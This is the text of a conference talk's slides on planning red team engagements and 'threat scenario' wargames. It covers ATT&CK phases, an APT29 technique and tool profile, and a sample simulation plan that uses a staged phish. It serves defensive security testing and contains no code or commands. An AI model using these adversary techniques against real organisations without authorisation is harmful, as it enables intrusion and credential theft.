




PLANNING AND EXECUTING A RED TEAM ENGAGEMENT:

APT Simulations and Threat Scenarios




Introduction

- Timothy Wright – GICSP, CISSP, Net+, Linux+, CEH
 - Over 21 years of cyber security experience with over 14 years of offensive security background.
 - Currently the red team lead at American Electric Power
 - Previously on the DHS / US CERT Red Team
 - Worked for US Air Force at AFRL on WPAFB performing various cyber security research projects
- 



Talk Outline

- Wargames.. Yeah I love them!
 - Engagement Definitions
 - Terminology Review
 - What is a Red Team Exercise?
 - APT Simulations
 - Threat Scenarios
 - Assessment Planning
 - Reporting
 - Further Research Sources
- 


Respect



- Many excellent red team talks online from some of the greatest red teamers out in our space today.
 - LARS
 - Specter Ops
 - FusionX
 - TrustedSec
 - Raphael Mudge – Cobalt Strike creator



Wargames

- I am a gamer nerd at heart.
 - Wargaming has been a hobby of mine since I was a kid
 - Chits, miniatures, cards and computers have allowed me recreate many battles or even fight World War III on a table top.
 - Wargames can also be useful in our security teams.
- 

Wargame Examples



Wargame Examples - CTF



Engagement Definition

- Penetration Test – Typically can be considered a focused vulnerability assessment. “Smash and Grab” style testing.
- *Red Team – Goal oriented, adversarial threat emulation designed to test a security teams readiness to withstand and detect advanced attacks. Designed to run over a longer period of time.
- *Threat Scenario - A more focused blend of penetration test and RT. Defined objectives and goals, but on a more narrowed target range.

Terminology Review

- Red Team (RT) – Offensive Security team
- Blue Team (BT) – Defensive security team
- White Team (WT) – Monitors the RT and BT during a scenario. (Optional)
- Purple Team (PT) – Collaboration between Blue and Red teams.
- Tactics, Techniques and Procedures (TTPs) – How the threat actors operate
- Indicator of Compromise (IOC) – artifact observed that indicates a computer intrusion.
- Rules of Engagement (ROE) – Defines how we conduct each assessment.
- White Card – We assume breach on target system and provide shell to RT.

Red Teaming - Defined



KEEP


CALM

the

RED TEAM


IS HERE

Red Team – 3 Target Areas






Pentest vs. Red Team


- Traditional pentest is more of a short term engagement.
 - “Smash and grab” style of testing
 - Can have goals but more are generally focused on finding vulnerabilities, exploitation and then elevation or rights.
 - Can be very beneficial to organizations with less mature security programs looking to start a security testing program.
- 



What is a Red Team Exercise?

- RT exercises are designed to evaluate the security maturity of an organization.
 - Generally designed to be performed with no notification to the blue team (BT).
 - Designed to emulate a sophisticated adversary attacking an organization.
 - Leverages threat intelligence and threat profiles to design exercise.
 - Usually requires a more mature security organization to support this testing effort.
- 

Security Maturity Models



Maturity Models

Business Unit	Awareness and Training	Compliance and IT Audit	Emerging IT/Threats	Incident Response (IR)	Operations and Support	SDLC	PMO
1	2	3	2	1	2	2	3
2	3	2	3	2	3	2	2
3	2	3	2	1	2	1	3
4	3	3	2	2	3	3	3
5	2	2	3	1	1	2	1
6	2	3	2	1	1	2	2
7	3	2	3	2	3	2	3
8	3	3	3	3	3	3	3

Source: Blue Lava Consulting

Level 1 – Information Security processes are unorganized, and may be unstructured. Success is likely to depend on individual efforts and is not considered to be repeatable or scalable. This is because processes would not be sufficiently defined and documented to allow them to be replicated.

Level 2 – Information Security efforts are at a repeatable level where basic project management techniques are established and successes can be repeated. This is due to processes being established, defined, and documented.


Level 3 – Information Security efforts have greater attention to documentation, standardization, and maintenance support.

Level 4 – At this level, an organization monitors and controls its own Information Security processes through data collection and analysis.

Level 5 – This is an optimizing level where Information Security processes are constantly being improved through monitoring feedback from existing processes and introducing new processes to better serve the organization's particular needs.



So are we ready for Red Teaming?

- You will need leadership support for this type of testing.
 - Sometimes you just need to demonstrate the value with a few very successful assessments.
 - Once you have the attention of leadership outline your program.
 - This could be a Crawl, Walk, Run process. Be ready to put the time in to build this program.
 - So how can I get started?
- 




MITRE ATT&CK Framework

- Great place to start looking at how is needed to build a RT within your organization.
- MITRE broke down an attack into 11 separate phases.
- The framework is a great knowledge base for cyber adversary behaviors that reflect various phases of an attack.
- Great place to find more TTP's and details regarding various threat actors.
- Frameworks developed for Windows, Linux and Mac systems.




MITRE ATT&CK Phases


- Initial Access
 - Execution
 - Persistence
 - Priv. Escalation
 - Defense Evasion
 - Credential Access
 - Discovery
 - Lateral Movement
 - Collection
 - Exfiltration
 - Command & Control (C2)
- 



MITRE ATT&CK - Visualization

- The framework is a great way to start to visualize gaps in your defenses.
 - Can help you prioritize the work needed internally to ensure your defenses are working as designed.
- 


MITRE ATT&CK - Visualization



Blue – High confidence in detection or defense of an adversary
 Yellow – Medium confidence in detection or defense of an adversary
 Orange – No confidence, visibility or blocking capability of an adversary



Threat Intelligence

- “Evidence-based knowledge, including context, mechanisms, indicators, implications and actionable advice about an existing or emerging menace or hazard to assets that can be used to inform decisions regarding the subjects response to that menace or hazard.”
- 

Tactics, Techniques and Procedures (TTP's)

- What are the real world adversaries doing to compromise organizations like yours?
- How can we use similar Tactics, Techniques and Procedures to simulate that type of attack?
- This means every RT engagement is a very custom built engagement and can be time consuming and expensive.

http://www.cisco.com/c/dam/en_us/about/security/intelligence/JNS_TTPs.pdf

https://attack.mitre.org/wiki/Main_Page

<http://www.acq.osd.mil/eie/Downloads/IE/ACI%20TTP%20for%20DoD%20ICS.pdf>

Threat Intelligence – TTP Example

Group: APT29, The Dukes, Cozy Bear

APT29 is threat group that has been attributed to the Russian government and has operated since at least 2008.^{[1][2]} This group reportedly compromised the Democratic National Committee starting in the summer of 2015.^[3]

Techniques Used

- PowerShell - **APT29** has used encoded PowerShell scripts uploaded to CozyCar installations to download and install SeaDuke.^[4] **APT29** also used PowerShell scripts to evade defenses.^[5]
- Scripting - **APT29** has used encoded PowerShell scripts uploaded to CozyCar installations to download and install SeaDuke, as well as to evade defenses.^{[4][5]}
- Indicator Removal on Host - **APT29** used sdelete to remove artifacts from victims.^[5]
- Software Packing - **APT29** used UPX to pack files.^[5]
- Scheduled Task - **APT29** used named and hijacked scheduled tasks to establish persistence.^[5]
- Registry Run Keys / Start Folder - **APT29** added Registry Run keys to establish persistence.^[5]
- Bypass User Account Control - **APT29** has bypassed UAC.^[5]
- Windows Management Instrumentation Event Subscription - **APT29** has used WMI event filters to establish persistence.^[5]
- Indicator Removal on Host - **APT29** used multiple versions of malware, and also minimized re-use of commonly-identified indicators like MD5s and C2s.^[5]
- Windows Management Instrumentation - **APT29** used WMI to steal credentials and execute backdoors at a future time.^[5]
- Pass the Hash - **APT29** used Kerberos ticket attacks for lateral movement.^[5]
- Accessibility Features - **APT29** used sticky-keys to obtain unauthenticated, privileged console access.^{[5][6]}
- Connection Proxy - A backdoor used by **APT29** created a TOR hidden service to forward traffic from the TOR client to local ports 3389 (RDP), 139 (Netbios), and 445 (SMB) enabling full remote access from outside the network.^[5]

APT29, The Dukes, Cozy Bear Group

ID G0016

Aliases APT29, The Dukes, Cozy Bear


APT29 – Software Outline

Software

- [HAMMERTOSS](#) - [1]
- [CozyCar](#) - [1]
- [Mimikatz](#) - [1]
- [PsExec](#) - [1]
- [PinchDuke](#) - [1]
- [CosmicDuke](#) - [1]
- [CloudDuke](#) - [1]
- [GeminiDuke](#) - [1]
- [MiniDuke](#) - [1]
- [OnionDuke](#) - [1]
- [SeaDuke](#) - [1]
- [PowerDuke](#) - [7]
- [POSHSPY](#) - [8]
- [meek](#) - [5]
- [Tor](#) - [5]
- [SDelete](#) - [5]




RT Planning


- Once we understand the TTP's we wish to simulate we can map out our proposed testing timeline.
 - Setup our testing playbook, outline what TTP's will be in-scope (mimikatz, psexec, WMI etc.)
 - Nothing survives first contact so be ready to improvise.
 - You can also build in more noise into simulation if the BT has failed to notice the adversary.
- 



Red Team Simulation Example

- Our company wants a RT simulation to test the IR team capabilities.
 - The company has stated APT29 is a threat to the organization.
 - Staged phish will include a link to website running our exploit, which is one technique used by ATP29.
 - The RT has designed a 4 phase test. The first two focus on simulating the threat actor over a two week period.
 - If RT has not been detected at this time, the team will increase noise and activity to measure response.
 - Final phase will be a PurpleTeam engagement if RT is not discovered activity.
- 


RT APT Scenario Outline



1000000



Other Benefits of Red Team

- Security is generally a “Faith” based model. RT will break test your faith in your security.
 - Builds a more collaborative relationship with the RT and BT in an organization.
 - Helps the BT train and build skill while also forcing the RT to increase skill set and capability.
- 


Group Think

- Break the group think mindset.
- “We have firewalls... so we are secure”.





Red Teaming is great... But

- Engagements can take a lot of time and resources.
 - With smaller teams that have other testing tasks Red Teaming can be difficult at best to complete.
 - The ROE for a Red Team engagement tends to be more broadly defined.
- 

So... wargaming and RT?




Wargaming Computer Security

- Public company's like Intel have published papers on how they run and operate wargames to test security controls.
- DoD also run wargame exercises for all battlefields both real world and the digital space.
- This is becoming a more common practice and inspired me to figure out how to do this in my team.
- A team with limited time and resources available.


<https://www.sbs.ox.ac.uk/cybersecurity-capacity/system/files/Intel%20-%20Wargames-%20Serious%20Play%20that%20Tests%20Enterprise%20Security%20Assumptions.pdf>

New Ideas for Security Testing

- Researching new ideas for testing more sensitive environments (SCADA) and for Purpleteam
- Discovered this book used by the US Naval academy. Great resource for Purple but still did not have all the answers for me.
- Finally, I was reading Raphael Mudge's blog post on Adversary Simulation and found my answer.
- This posting is where I developed my process for Threat Scenarios.




Threat Scenario - Defined







What is a Threat Scenario

- The post-compromise actions are what we are really interested in during this engagement.
 - How much time can an adversary linger on the network prior to detection? Will the blue team even see the adversary?
 - We considered this a white box assessment since we are really looking under the hood so to speak of the network.
 - Adversary tradecraft is important here so the RT will need to understand TTP's for scenario.
- 




Assume Breach – White Card Access the RT

- Initial access path is really not as important here as in a Red Team engagement
 - Our goals in this test is not to destroy the Blue team but more of testing the controls deployed.
 - So we “white card” access onto the systems and then begin our post exploitation and lateral movement.
 - You want to make sure that the white card access makes sense or is relevant to your threat model.
- 




Assume Breach – Threat Model

- Ensure that you are running initially in the correct context.
 - If your user runs with elevated local rights then ensure this is how the payload runs.
 - You can get “gamed” here is not careful. Ensure you have a threat model that shows user rights on the machine and all parties approve.
- 




Threat Scenarios same as RT?

- TS More Narrowly scoped in our ROE
 - Can be very useful way to assess sensitive environments such as SCADA networks.
 - Good for smaller teams that are time constrained
 - Can be used to evaluate specific security controls of an environment
 - Can be considered a “wargame” for Red and Blue teams
- 




Types of Threat Simulations

